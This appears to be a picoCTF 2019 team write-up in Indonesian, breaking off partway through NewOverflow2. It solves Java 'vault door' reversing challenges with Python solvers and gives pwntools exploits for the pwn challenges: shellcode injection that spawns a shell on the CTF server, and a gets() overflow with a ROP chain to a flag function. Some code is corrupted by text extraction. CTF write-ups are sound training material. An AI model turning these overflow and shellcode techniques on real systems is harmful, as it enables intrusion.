

Write Up PICO CTF 2019



KPopers barbar

- Shelia Yu
- Fajar Alnito Bagasnanda

Reverse	4
Vault-door-training	4
Cara Pengerjaan	4
Kode	4
Flag	5
Vault-door-1	5
Cara Pengerjaan	5
Kode	5
Flag	8
Vault-door-3	9
Cara Pengerjaan	9
Kode	9
Solver	10
Flag	11
Vault-door-4	11
Cara Pengerjaan	11
Kode	11
Solver	13
Flag	13
Vault-door-5	14
Cara Pengerjaan	14
Kode	14
Solver	15
Flag	16
Vault-door-6	16
Cara Pengerjaan	16
Kode	16
Solver	17
Flag	18
Vault-door-7	18
Cara Pengerjaan	18
Kode	18
Solver	18
Flag	18
Pwn	19
Handy-shellcode	19
Cara Pengerjaan	19

Kode	19
Exploit	20
Flag	21
NewOverflow1	22
Cara Pengerjaan	22
Kode	22
Exploit	24
Flag	25
NewOverflow2	26
Cara Pengerjaan	26
Kode	26
Exploit	29
Flag	30
slippery-shellcode	31
Cara Pengerjaan	31
Kode	31
Exploit	32
Flag	33
rop32	34
Cara Pengerjaan	34
Kode	34
Exploit	35
Flag	37
rop64	38
Cara Pengerjaan	38
Kode	38
Exploit	39
Flag	42
leap_frog	43
Cara Pengerjaan	43
Kode	43
Exploit	45
Flag	47
messy-malloc	48
Cara Pengerjaan	48
Kode	48
Exploit	52
Flag	53

Reverse

Vault-door-training

Cara Pengerjaan

Diberikan sebuah program java dengan kode sebagai berikut, kemudian saya langsung melihat fungsi checkPassword, dan kemudian saya menjalankan programnya, saya input passwordnya dengan string yang ada pada checkPassword, memakai format flag.

Kode

```
import java.util.*;

class VaultDoorTraining {
    public static void main(String args[]) {
        VaultDoorTraining vaultDoor = new VaultDoorTraining();
        Scanner scanner = new Scanner(System.in);
        System.out.print("Enter vault password: ");
        String userInput = scanner.next();
        String input =
userInput.substring("picoCTF{".length(),userInput.length()-1);
        if (vaultDoor.checkPassword(input)) {
            System.out.println("Access granted.");
        } else {
            System.out.println("Access denied!");
        }
    }
}
```

```

    // The password is below. Is it safe to put the password in the source
code?

    // What if somebody stole our source code? Then they would know what
our

    // password is. Hmm... I will think of some ways to improve the
security

    // on the other doors.
    //
    // -Minion #9567
    public boolean checkPassword(String password) {
        return password.equals("w4rm1ng_Up_w1tH_jAv4_fcb79c48f5b");
    }
}

```

Flag

picoCTF{w4rm1ng_Up_w1tH_jAv4_fcb79c48f5b}

Vault-door-1

Cara Pengerjaan

Diberikan program java dengan kode sebagai berikut, kemudian saya buat solvernya dengan cara menjadikan pengecekan nilainya sebagai array dengan python, solvernya akan memasukkan nilai dari setiap character dari flag ke index tertentu, kemudian saya jalankan solver.

Kode

```

import java.util.*;

class VaultDoor1 {
    public static void main(String args[]) {

```

```

        VaultDoor1 vaultDoor = new VaultDoor1();
        Scanner scanner = new Scanner(System.in);
        System.out.print("Enter vault password: ");
        String userInput = scanner.next();
        String input =
userInput.substring("picoCTF{".length(),userInput.length()-1);
        if (vaultDoor.checkPassword(input)) {
            System.out.println("Access granted.");
        } else {
            System.out.println("Access denied!");
        }
    }
}

// I came up with a more secure way to check the password without
putting
// the password itself in the source code. I think this is going to be
// UNHACKABLE!! I hope Dr. Evil agrees...
//
// -Minion #8728
public boolean checkPassword(String password) {
    return password.length() == 32 &&
        password.charAt(0) == 'd' &&
        password.charAt(29) == '7' &&
        password.charAt(4) == 'r' &&
        password.charAt(2) == '5' &&
        password.charAt(23) == 'r' &&
        password.charAt(3) == 'c' &&
        password.charAt(17) == '4' &&
        password.charAt(1) == '3' &&
        password.charAt(7) == 'b' &&
        password.charAt(10) == '_' &&
        password.charAt(5) == '4' &&
        password.charAt(9) == '3' &&
        password.charAt(11) == 't' &&
        password.charAt(15) == 'c' &&
        password.charAt(8) == 'l' &&
        password.charAt(12) == 'H' &&

```

```

password.charAt(20) == 'c' &&
password.charAt(14) == '_' &&
password.charAt(6) == 'm' &&
password.charAt(24) == '5' &&
password.charAt(18) == 'r' &&
password.charAt(13) == '3' &&
password.charAt(19) == '4' &&
password.charAt(21) == 'T' &&
password.charAt(16) == 'H' &&
password.charAt(27) == '3' &&
password.charAt(30) == 'a' &&
password.charAt(25) == '_' &&
password.charAt(22) == '3' &&
password.charAt(28) == 'b' &&
password.charAt(26) == '0' &&
password.charAt(31) == '0';

}
}

```

Solver

```

flag=list("x"*32)
flag[0] = 'd'
flag[29] = '7'
flag[4] = 'r'
flag[2] = '5'
flag[23] = 'r'
flag[3] = 'c'
flag[17] = '4'
flag[1] = '3'
flag[7] = 'b'
flag[10] = '_'
flag[5] = '4'
flag[9] = '3'
flag[11] = 't'
flag[15] = 'c'

```

```
flag[8] = 'l'
flag[12] = 'H'
flag[20] = 'c'
flag[14] = '_'
flag[6] = 'm'
flag[24] = '5'
flag[18] = 'r'
flag[13] = '3'
flag[19] = '4'
flag[21] = 'T'
flag[16] = 'H'
flag[27] = '3'
flag[30] = 'a'
flag[25] = '_'
flag[22] = '3'
flag[28] = 'b'
flag[26] = '0'
flag[31] = '0'

flag="".join(flag)
print "picoCTF{" + flag + "}"
```

```
grizzly@magnum > ...CTF/picoCTF2019/VaultDoor1
> python VaultDoor1_Solver.py
picoCTF{d35cr4mbl3_tH3_cH4r4cT3r5_03b7a0}
```

Flag

picoCTF{d35cr4mbl3_tH3_cH4r4cT3r5_03b7a0}

Vault-door-3

Cara Pengerjaan

Diberikan program java dengan kode sebagai berikut, pada kode program tersebut terlihat bahwa flag yang kita input akan diacak menggunakan perulangan dan di simpan di variabel buffer, kemudian saya membuat solvernya dengan python, saya simpan flag yang teracak pada variabel x, kemudian saya membuat perulangan yang sama dengan program yang diberikan, perulangan tersebut melakukan penyimpanan string yang ada di variabel x secara berurutan sesuai kondisi dari perulangan ke variabel flag, setelah itu jalan kan solver.

Kode

```
import java.util.*;

class VaultDoor3 {
    public static void main(String args[]) {
        VaultDoor3 vaultDoor = new VaultDoor3();
        Scanner scanner = new Scanner(System.in);
        System.out.print("Enter vault password: ");
        String userInput = scanner.next();
        String input =
userInput.substring("picoCTF{".length(),userInput.length()-1);
        if (vaultDoor.checkPassword(input)) {
            System.out.println("Access granted.");
        } else {
            System.out.println("Access denied!");
        }
    }

    // Our security monitoring team has noticed some intrusions on some of
the
```

```

    // less secure doors. Dr. Evil has asked me specifically to build a
stronger
    // vault door to protect his Doomsday plans. I just *know* this door
will
    // keep all of those nosy agents out of our business. Mwa ha!
    //
    // -Minion #2671
public boolean checkPassword(String password) {
    if (password.length() != 32) {
        return false;
    }
    char[] buffer = new char[32];
    int i;
    for (i=0; i<8; i++) {
        buffer[i] = password.charAt(i);
    }
    for (; i<16; i++) {
        buffer[i] = password.charAt(23-i);
    }
    for (; i<32; i+=2) {
        buffer[i] = password.charAt(46-i);
    }
    for (i=31; i>=17; i-=2) {
        buffer[i] = password.charAt(i);
    }
    String s = new String(buffer);
    return s.equals("jU5t_a_sna_3lpml dg347_u_4_mfr54b");
}
}

```

Solver

```

x="jU5t_a_sna_3lpml dg347_u_4_mfr54b"
flag=list("p"*32)
i=0
for i in range(8):
    flag[i]=x[i]

```

```


for i in range(i+1,16):
    flag[i]=x[23-i]

for i in range(i+1,32,2):
    flag[i]=x[46-i]

for i in range(31,16,-2):
    flag[i]=x[i]

fflag="".join(flag)
print 'picoCTF{'+fflag+'}'

```



```

grizzly@magnum > ...CTF/picoCTF2019/VaultDoor3
> python VaultDoor3_Solver.py
picoCTF{jU5t_a_s1mpl3_an4gr4m_4_u_7f35db}

```

Flag

picoCTF{jU5t_a_s1mpl3_an4gr4m_4_u_7f35db}

Vault-door-4

Cara Pengerjaan

Diberikan sebuah program java, saya buka, kemudian saya melihat fungsi checkPassword lalu disana flag tersimpan dalam bentuk, decimal, hex, oktal, dan char. Lalu saya membuat solvernya, bilangan decimal, hex, dan oktal saya simpan di variabel x dan char saya simpan di variabel y, karena isi dari variabel x semuanya otomatis terconvert ke decimal, saya langsung mengubahnya menjadi char saja, kemudian saya gabungkan dengan variabel y, flag ditemukan.

Kode

```

import java.util.*;

class VaultDoor4 {
    public static void main(String args[]) {
        VaultDoor4 vaultDoor = new VaultDoor4();
        Scanner scanner = new Scanner(System.in);
        System.out.print("Enter vault password: ");
    }
}

```

```

String userInput = scanner.next();

String input =

userInput.substring("picoCTF{".length(),userInput.length()-1);

    if (vaultDoor.checkPassword(input)) {

        System.out.println("Access granted.");

    } else {

        System.out.println("Access denied!");

    }

}

// I made myself dizzy converting all of these numbers into different
bases,

// so I just *know* that this vault will be impenetrable. This will
make Dr.

// Evil like me better than all of the other minions--especially
Minion

// #5620--I just know it!
//
// .....
// ::::::::::::::
// ::::::::::::::
// '::::::::::::'
// '::::::::::::'
// ':::::'
// ':'
// -Minion #7781

public boolean checkPassword(String password) {

    byte[] passBytes = password.getBytes();

    byte[] myBytes = {

        106 , 85 , 53 , 116 , 95 , 52 , 95 , 98 ,
        0x55, 0x6e, 0x43, 0x68, 0x5f, 0x30, 0x66, 0x5f,
        0142, 0131, 0164, 063 , 0163, 0137, 062 , 066 ,
        '7' , 'e' , '0' , '3' , 'd' , '1' , '1' , '6' ,

    };

    for (int i=0; i<32; i++) {

        if (passBytes[i] != myBytes[i]) {

            return false;

        }

    }

}

```

```

    }
}
return true;
}
}

```

Solver

```

x=[106 , 85 , 53 , 116 , 95 , 52 , 95 , 98 ,
0x55, 0x6e, 0x43, 0x68, 0x5f, 0x30, 0x66, 0x5f,
0142, 0131, 0164, 063 , 0163, 0137, 062 , 066]
y=['7' , 'e' , '0' , '3' , 'd' , '1' , '1' , '6']
z=[]
flag=""

for i in x:
    flag += chr(i)

flag += ''.join(y)

print 'picoCTF{'+flag+'}'

```

```

grizzly@magnum > ...CTF/picoCTF2019/VaultDoor4
> python VaultDoor4_solve.py
picoCTF{jU5t_4_bUnCh_of_bYt3s_267e03d116}

```

Flag

picoCTF{jU5t_4_bUnCh_of_bYt3s_267e03d116}

Vault-door-5

Cara Pengerjaan

Diberi sebuah program java, flag di sembunyikan menggunakan base64 dan urlencoder, langsung saja saya buat solversnya dengan cara, decode dengan base64 dahulu kemudian decode dengan urldecoder.

Kode

```
import java.net.URLDecoder;
import java.util.*;

class VaultDoor5 {
    public static void main(String args[]) {
        VaultDoor5 vaultDoor = new VaultDoor5();
        Scanner scanner = new Scanner(System.in);
        System.out.print("Enter vault password: ");
        String userInput = scanner.next();
        String input =
userInput.substring("picoCTF{".length(),userInput.length()-1);
        if (vaultDoor.checkPassword(input)) {
            System.out.println("Access granted.");
        } else {
            System.out.println("Access denied!");
        }
    }

    // Minion #7781 used base 8 and base 16, but this is base 64, which is
    // like... eight times stronger, right? Riiiggghht? Well that's what my
twin
    // brother Minion #2415 says, anyway.
    //
    // -Minion #2414
    public String base64Encode(byte[] input) {
        return Base64.getEncoder().encodeToString(input);
    }
}
```

```

    // URL encoding is meant for web pages, so any double agent spies who
steal
    // our source code will think this is a web site or something,
definitely not
    // vault door! Oh wait, should I have not said that in a source code
// comment?
//
// -Minion #2415
public String urlEncode(byte[] input) {
    StringBuffer buf = new StringBuffer();
    for (int i=0; i<input.length; i++) {
        buf.append(String.format("%%%2x", input[i]));
    }
    return buf.toString();
}

public boolean checkPassword(String password) {
    String urlEncoded = urlEncode(password.getBytes());
    String base64Encoded = base64Encode(urlEncoded.getBytes());
    String expected = "JTYzJTMwJ TZlJTc2JTMzJ TcyJTc0JTMxJ TZlJ TY3J TVm"
+ "J TY2J TcyJ TMwJ TZkJ TVmJ TYyJ TYxJ TM1J TY1J TVmJ TM2"
+ "J TM0J TVmJ TM3J TM1J TM3J TY1J TMxJ TY0J TMwJ TMw";
    return base64Encoded.equals(expected);
}
}

```

Solver

```

from urllib import *
from base64 import *
x= "JTYzJTMwJ TZlJTc2JTMzJ TcyJTc0JTMxJ TZlJ TY3J TVm"+
"J TY2J TcyJ TMwJ TZkJ TVmJ TYyJ TYxJ TM1J TY1J TVmJ TM2"+
"J TM0J TVmJ TM3J TM1J TM3J TY1J TMxJ TY0J TMwJ TMw"

```

```
flag=unquote(b64decode(x)).decode('utf8')

print "picoCTF{" + flag + "}"
```



A terminal window showing the command prompt 'grizzly@magnum' and the directory path '...CTF/picoCTF2019/VaultDoor5'. The user runs the command 'python VaultDoor5_solve.py', which outputs the flag 'picoCTF{c0nv3rt1ng_fr0m_ba5e_64_757e1d00}'.

Flag

picoCTF{c0nv3rt1ng_fr0m_ba5e_64_757e1d00}

Vault-door-6

Cara Pengerjaan

Diberi sebuah program java, pengecekan flagnya adalah inputan kita akan di XOR, jadi saya buat solvernya dengan melakukan XOR pada isi dari array mybytes, setelah itu convert menjadi char.

Kode

```
import java.util.*;

class VaultDoor6 {
    public static void main(String args[]) {
        VaultDoor6 vaultDoor = new VaultDoor6();
        Scanner scanner = new Scanner(System.in);
        System.out.print("Enter vault password: ");
        String userInput = scanner.next();
        String input =
userInput.substring("picoCTF{".length(),userInput.length()-1);
        if (vaultDoor.checkPassword(input)) {
            System.out.println("Access granted.");
        } else {
            System.out.println("Access denied!");
        }
    }
}
```



```

    // Dr. Evil gave me a book called Applied Cryptography by Bruce
    Schneier,
    // and I learned this really cool encryption system. This will be the
    // strongest vault door in Dr. Evil's entire evil volcano compound for
    sure!
    // Well, I didn't exactly read the *whole* book, but I'm sure there's
    // nothing important in the last 750 pages.
    //
    // -Minion #3091
    public boolean checkPassword(String password) {
        if (password.length() != 32) {
            return false;
        }
        byte[] passBytes = password.getBytes();
        byte[] myBytes = {
            0x3b, 0x65, 0x21, 0xa , 0x38, 0x0 , 0x36, 0x1d,
            0xa , 0x3d, 0x61, 0x27, 0x11, 0x66, 0x27, 0xa ,
            0x21, 0x1d, 0x61, 0x3b, 0xa , 0x2d, 0x65, 0x27,
            0xa , 0x67, 0x6d, 0x33, 0x34, 0x6c, 0x60, 0x33,
        };
        for (int i=0; i<32; i++) {
            if (((passBytes[i] ^ 0x55) - myBytes[i]) != 0) {
                return false;
            }
        }
        return true;
    }
}

```

Solver

```

passbytes=[]
flag=[]
mybytes=[0x3b, 0x65, 0x21, 0xa , 0x38, 0x0 , 0x36, 0x1d,
0xa , 0x3d, 0x61, 0x27, 0x11, 0x66, 0x27, 0xa ,

```

```

0x21, 0x1d, 0x61, 0x3b, 0xa , 0x2d, 0x65, 0x27,
0xa , 0x67, 0x6d, 0x33, 0x34, 0x6c, 0x60, 0x33,]

for i in mybytes:
    passbytes.append(i^0x55)
for j in passbytes:
    flag.append(chr(j))

flag="".join(flag)

print "picoCTF{" + flag + "}"

```

```

grizzly@magnum > ...CTF/picoCTF2019/VaultDoor6
> python VaultDoor6_solver.py
picoCTF{n0t_mUcH_h4rD3r_tH4n_x0r_28fa95f}

grizzly@magnum > ...CTF/picoCTF2019/VaultDoor6

```

Flag

picoCTF{n0t_mUcH_h4rD3r_tH4n_x0r_28fa95f}

Vault-door-7

Cara Pengerjaan

Diberikan program java, saya buka dengan vscode, terlihat bahwan flag tersimpan dalam bentuk integer yang dimana di convert ke bentuk binary pada fungsi passwordToIntArray, jadi saya coba ubah flag integer tersebut ke binary namun setelah saya coba ubah ke ASCII hasilnya adalah char yang bukan printable, setelah saya baca comment bahwa sebuah int terdapat 32 bit namun yang saya convert hanya ada 31 bits dan 30 bits jadi saya coba tambah 0 lagi di awal agar menjadi 32bits, dan didapatkan hasil berupa printable char, jadi saya langsung buat solver nya kemudian saya jalankan dan dapatlah flagnya

Kode

```

import java.util.*;
import javax.crypto.Cipher;

```

```

import javax.crypto.spec.SecretKeySpec;
import java.security.*;

class VaultDoor7 {
    public static void main(String args[]) {
        VaultDoor7 vaultDoor = new VaultDoor7();
        Scanner scanner = new Scanner(System.in);

        String hexx="hello";
        byte[] hox =hexx.getBytes();
        System.out.println(hexx);
        for(byte b: hox){
            System.out.print(b);
        }

        System.out.print("Enter vault password: ");
        String userInput = scanner.next();
        String input =
userInput.substring("picoCTF{".length(),userInput.length()-1);
        if (vaultDoor.checkPassword(input)) {
            System.out.println("Access granted.");
        } else {
            System.out.println("Access denied!");
        }
    }

    // Each character can be represented as a byte value using its
    // ASCII encoding. Each byte contains 8 bits, and an int contains
    // 32 bits, so we can "pack" 4 bytes into a single int. Here's an
    // example: if the hex string is "01ab", then those can be
    // represented as the bytes {0x30, 0x31, 0x61, 0x62}. When those
    // bytes are represented as binary, they are:
    //
    // 0x30: 00110000
    // 0x31: 00110001
    // 0x61: 01100001

```

```

// 0x62: 01100010
//
// If we put those 4 binary numbers end to end, we end up with 32
// bits that can be interpreted as an int.
//
// 001100000001100010110000101100010 -> 808542562
//
// Since 4 chars can be represented as 1 int, the 32 character
password can
// be represented as an array of 8 ints.
//
// - Minion #7816
public int[] passwordToIntArray(String hex) {
    int[] x = new int[8];
    byte[] hexBytes = hex.getBytes();
    for (int i=0; i<8; i++) {
        x[i] = hexBytes[i*4]    << 24
              | hexBytes[i*4+1] << 16
              | hexBytes[i*4+2] << 8
              | hexBytes[i*4+3];
    }
    return x;
}

public boolean checkPassword(String password) {
    if (password.length() != 32) {
        return false;
    }
    int[] x = passwordToIntArray(password);
    return x[0] == 1096770097
        && x[1] == 1952395366
        && x[2] == 1600270708
        && x[3] == 1601398833
        && x[4] == 1716808014
        && x[5] == 1734305335
        && x[6] == 962749284
        && x[7] == 828584245;
}

```

```
}  
}
```

Solver

```
x=list("x"*8)  
x[0] = "1000001010111110110001000110001"  
x[1] = "1110100010111110011000001100110"  
x[2] = "1011111011000100011000101110100"  
x[3] = "1011111011100110110100000110001"  
x[4] = "1100110010101000110100101001110"  
x[5] = "1100111010111110110011000110111"  
x[6] = "111001011000100110001101100100"  
x[7] = "110001011000110011000100110101"  
  
for i in range(len(x)):  
    for j in range(len(x)):  
        if len(x[i])<32:  
            x[i]="0"+x[i]  
        else:  
            break  
x="".join(x)  
  
start=0  
end=8  
flag=''  
while end<=len(x):  
    flag+=chr(int(x[start:end],2))  
    start+=8  
    end+=8  
print "picoCTF{" + flag + "}"
```

```
grizzly@magnum > ...CTF/picoCTF2019/VaultDoor7  
> python VaultDoor7_Solver.py  
picoCTF{A_b1t_0f_b1t_sh1fTiNg_f79bcd1c15}
```

Flag

picoCTF{A_b1t_0f_b1t_sh1fTiNg_f79bcd1c15}

Pwn

Handy-shellcode

Cara Pengerjaan

Diberikan source code dan binary dengan detail sebagai berikut

```
chao at Yu in [~/Documents/WriteUps/picoctf/2019/pwn/handy_shellcode] on git:master x 226e64f "Updated"
13:20:29 > file vuln && checksec vuln
vuln: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, for GNU/Linux 3.2.0, B
uildID[sha1]=7b65fbf1fba331b6b09a6812a338dbb1118e68e9, not stripped
[*] '/home/chao/Documents/WriteUps/picoctf/2019/pwn/handy_shellcode/vuln'
  Arch:       i386-32-little
  RELRO:      Partial RELRO
  Stack:      Canary found
  NX:         NX disabled
  PIE:        No PIE
```

Langsung saja saya buka source codenya, berikut detail codenya

Kode

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

#define BUFSIZE 148
#define FLAGSIZE 128

void vuln(char *buf) {
    gets(buf);
    puts(buf);
}

int main(int argc, char **argv) {

    setvbuf(stdout, NULL, _IONBF, 0);

    // Set the gid to the effective gid
```

```

// this prevents /bin/sh from dropping the privileges
gid_t gid = getegid();
setresgid(gid, gid, gid);

char buf[BUFSIZE];

puts("Enter your shellcode:");
vuln(buf);

puts("Thanks! Executing now...");

((void (*)())buf)();

puts("Finishing Executing Shellcode. Exiting now...");

return 0;
}

```

Dari detail security binary dan source code yang diberikan, diketahui bahwa:

1. NX disabled
2. Program menerima input dengan gets
3. Shellcode dapat di execute

Dari informasi yang diketahui, maka kami memutuskan untuk membuat **shellcode injection** dengan pwntools. Berikut exploit yang kami buat

Exploit

```

from pwn import *

def exploit():
    #p = process("./vuln")
    s = ssh(host='2019shell11.picocftf.com', user='Chaa0', password='')
    p =
s.process("/problems/handy-shellcode_6_f0b84e12a8162d64291fd16755d233eb/vu
ln")
    shellcode = asm(shellcraft.sh())

    p.sendline(shellcode)

```



```

p.sendline("cat
/problems/handy-shellcode_6_f0b84e12a8162d64291fd16755d233eb/flag.txt")
p.interactive()

if __name__ == "__main__":
    exploit()

```

Exploit yang kami buat hanya melakukan generate shellcode dan mengubahnya menjadi bytes yang bisa dibaca oleh program sehingga shellcode dapat tereksekusi, dan kami pun mendapatkan shell. Tinggal cat flagnya dan kita mendapatkan flag

```

chao at Yu in [~/Documents/WriteUps/picoctf/2019/pwn/handy_shellcode] on git:master x 226e64f "Updated"
13:20:34 > python exploit.py
[+] Connecting to 2019shell1.picoctf.com on port 22: Done
[*] Chaa0@2019shell1.picoctf.com:
    Distro   Ubuntu 18.04
    OS:      linux
    Arch:    amd64
    Version: 4.15.0
    ASLR:    Enabled
[+] Starting remote process '/problems/handy-shellcode_6_f0b84e12a8162d64291fd16755d233eb/vuln' on 2019shell1.
picoctf.com: pid 414910
[*] Switching to interactive mode
Enter your shellcode:
jhh//sh/bin\x890h\x814$ri10Qj\x04Y0Q0010j\x0bX
Thanks! Executing now...
$ picoCTF{h4ndY_d4ndY_sh311c0d3_15d47ccd}$ $

```

Flag

picoCTF{h4ndY_d4ndY_sh311c0d3_15d47ccd}

NewOverflow1

Cara Pengerjaan

Diberikan binary dengan detail sebagai berikut

```
chao at Yu in [~/Documents/WriteUps/picoctf/2019/pwn/newoverflow1] on git:master x 226e64f "Updated"
13:42:06 > file vuln && checksec vuln
vuln: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/Linux 3.2.0, BuildID[sha1]=e23bfe0b85a0d6c535131ca42d2565187b179fa1, not stripped
[*] '/home/chao/Documents/WriteUps/picoctf/2019/pwn/newoverflow1/vuln'
  Arch:             amd64-64-little
  RELRO:            Partial RELRO
  Stack:            No canary found
  NX:               NX enabled
  PIE:              No PIE
```

Dan diberikan source code sebagai berikut.

Kode

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

#define BUFFSIZE 64
#define FLAGSIZE 64

void flag() {
    char buf[FLAGSIZE];
    FILE *f = fopen("flag.txt", "r");
    if (f == NULL) {
        printf("'flag.txt' missing in the current directory!\n");
        exit(0);
    }

    fgets(buf, FLAGSIZE, f);
    printf(buf);
}

void vuln() {
```

```

char buf[BUFSIZE];
gets(buf);
}

int main(int argc, char **argv){

    setvbuf(stdout, NULL, _IONBF, 0);
    gid_t gid = getegid();
    setresgid(gid, gid, gid);
    puts("Welcome to 64-bit. Give me a string that gets you the flag: ");
    vuln();
    return 0;
}

```

Dari binary dan source code yg diberikan diketahui bahwa:

1. NX Enabled
2. Program menerima inputan dengan fungsi gets yang dapat kita overflow
3. Kita dapat meng-overwrite atau mengontrol **Return address**

Dari informasi yang sudah didapat, saya memutuskan untuk mengoverwrite return address ke fungsi flag. Kami pun mencoba dahulu di gdb.

Berikut command yang digunakan untuk testing run exploit di gdb.

```

gdb-peda$ r <<< $(python -c "from pwn import *; print 'A' * 72 + p64(0x0000000000400767)")
Starting program: /home/chao/Documents/WriteUps/picoctf/2019/pwn/newoverflow1/vuln <<< $(python -c "from pwn i
import *; print 'A' * 72 + p64(0x0000000000400767)")

```

Run command nya

```

    lea    rax,[rip+0x3890f2]    # 0x7ffff7dcb760 <_IO_helper_jumps>
=> 0x7ffff7a4266e <buffered_vfprintf+158>:    movaps  XMMWORD PTR [rsp+0x50],xmm0
0x7ffff7a42673 <buffered_vfprintf+163>:    mov     QWORD PTR [rsp+0x108],rax
0x7ffff7a4267b <buffered_vfprintf+171>:    call   0x7ffff7a3f390 <_IO_vfprintf_internal>
0x7ffff7a42680 <buffered_vfprintf+176>:    mov     r12d,eax
0x7ffff7a42683 <buffered_vfprintf+179>:    mov     r13d,DWORD PTR [rip+0x39225e]    # 0x7ffff7dd48e8 <__libc_pthread_functions_init>
[0x7ffff7a42683]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
buffered_vfprintf (s=s@entry=0x7ffff7dd0760 <_IO_2_1_stdout_>,
    format=format@entry=0x7ffff7ffdb8 "flag{test_chall}\n", args=args@entry=0x7ffff7ffdac8)
    at vfprintf.c:2314
2314   vfprintf.c: No such file or directory.
gdb-peda$

```

Kami pun mendapatkan segmentation fault pada saat flag akan di print, setelah bingung beberapa menit. Kami mencoba mengganti beberapa register dengan nilai **null** karena

segmentation faultnya pada saat printf dan register berisi value yang berubah pada saat printf. Berikut exploit yang kami gunakan

Exploit

```
from pwn import *

def exploit():
    #p = process("./vuln")
    s = ssh(host='2019shell1.picoc.tf.com', user='Chaa0', password='')
    p = s.process("vuln",
cwd="/problems/newoverflow-1_4_3fc8f7e1553d8d36ded1be37c306f3a4")

    binary = ELF("vuln")
    padding = 72
    poprs = 0x000000000004008bc
    flag = binary.symbols["flag"]

    payload = ""
    payload += "A" * 72
    payload += p64(poprs) #gadget pop r12, r13, r14, r15
    payload += p64(0)
    payload += p64(0)
    payload += p64(0)
    payload += p64(0)
    payload += p64(0)
    payload += p64(flag)

    #gdb.attach(p, '''
#           b *vuln+27
#           c
#           ''')

    p.sendline(payload)
    p.interactive()

if __name__ == "__main__":
    exploit()
```

Run exploitnya dan flag pun didapatkan

```
chao at Yu in [~/Documents/WriteUps/picoctf/2019/pwn/newoverflow1] on git:master x 226e64f "Updated"
14:05:53 > python exploit.py
[+] Connecting to 2019shell1.picoctf.com on port 22: Done
[*] Chaa0@2019shell1.picoctf.com:
  Distro   Ubuntu 18.04
  OS:      linux
  Arch:    amd64
  Version: 4.15.0
  ASLR:    Enabled
[+] Starting remote process 'vuln' on 2019shell1.picoctf.com: pid 442858
[*] '/home/chao/Documents/WriteUps/picoctf/2019/pwn/newoverflow1/vuln'
any: Arch: amd64-64-little
  RELRO:   Partial RELRO
  Stack:   No canary found
  NX:      NX enabled
  PIE:     No PIE (0x400000)
[*] Switching to interactive mode
Welcome to 64-bit. Give me a string that gets you the flag:
picoCTF{th4t_w4snt_t00_d1ff3r3nt_r1ghT?_72d3e39f}
```

Flag

picoCTF{th4t_w4snt_t00_d1ff3r3nt_r1ghT?_72d3e39f}

NewOverflow2

Cara Pengerjaan

Diberikan binary dengan detail sebagai berikut

```
chao at Yu in [~/Documents/WriteUps/picoctf/2019/pwn/newoverflow2] on git:master x 226e64f "Updated"
14:17:51 > file vuln && checksec vuln
vuln: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/Linux 3.2.0, BuildID[sha1]=c5ea0b50d6714a8e9cc331e140a7964d06fdf092, not stripped
[*] '/home/chao/Documents/WriteUps/picoctf/2019/pwn/newoverflow2/vuln'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE
```

Dan source code sebagai berikut.

Kode

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <stdbool.h>

#define BUFFSIZE 64
#define FLAGSIZE 64

bool win1 = false;
bool win2 = false;

void win_fn1(unsigned int arg_check) {
    if (arg_check == 0xDEADBEEF) {
        win1 = true;
    }
}

void win_fn2(unsigned int arg_check1, unsigned int arg_check2, unsigned
int arg_check3) {
    if (win1 && \
        arg_check1 == 0xBAADCAFE && \
```

```

        arg_check2 == 0xCAFEBAFE && \
        arg_check3 == 0xABADBABE) {
    win2 = true;
}
}

void win_fn() {
    char flag[48];
    FILE *file;
    file = fopen("flag.txt", "r");
    if (file == NULL) {
        printf("'flag.txt' missing in the current directory!\n");
        exit(0);
    }

    fgets(flag, sizeof(flag), file);
    if (win1 && win2) {
        printf("%s", flag);
        return;
    }
    else {
        printf("Nope, not quite...\n");
    }
}

void flag() {
    char buf[FLAGSIZE];
    FILE *f = fopen("flag.txt", "r");
    if (f == NULL) {
        printf("'flag.txt' missing in the current directory!\n");
        exit(0);
    }
}

```

```

    fgets(buf, FLAGSIZE, f);
    printf(buf);
}

void vuln() {
    char buf[BUFFSIZE];
    gets(buf);
}

int main(int argc, char **argv) {

    setvbuf(stdout, NULL, _IONBF, 0);
    gid_t gid = getegid();
    setresgid(gid, gid, gid);
    puts("Welcome to 64-bit. Can you match these numbers?");
    vuln();
    return 0;
}

```

Terlihat bahwa vulnerability kembali terletak pada fungsi **gets** yang membuat kita dapat melakukan overflow dan mengontrol **return address**. Kami pun mencoba mengoverwrite return address menjadi address flag. Dan mencoba di gdb, berikut hasilnya.

```

Stopped reason: SIGSEGV
buffered_vfprintf (s=s@entry=0x7ffff7dd0760 <_IO_2_1_stdout_>,
    format=format@entry=0x7ffff7ffdb68 "flag{test_chall} \n", args=args@entry=0x7ffff7ffda88)
    at vfprintf.c:2314
2314   vfprintf.c: No such file or directory.

```

Kami mendapatkan segmentation fault, seperti tadi kami mencoba mengset beberapa value register menjadi null namun tetap segmentation fault. Kami pun mengcompile kembali source code challenge dengan mengganti fungsi **vuln** menjadi fungsi yang langsung meng-print **flag** yaitu fungsi **flag** dengan tujuan membandingkan register pada fungsi **print flag** secara langsung dengan register pada saat kami melakukan overflow pada fungsi **flag**.

Berikut hasilnya.

Berikut merupakan register yang terdapat pada binary challenge yang belum kami modifikasi

```
RDX: 0x7fffffffda88 --> 0x3000000008
RSI: 0x7fffffffdb68 ("flag{test_chall} \n")
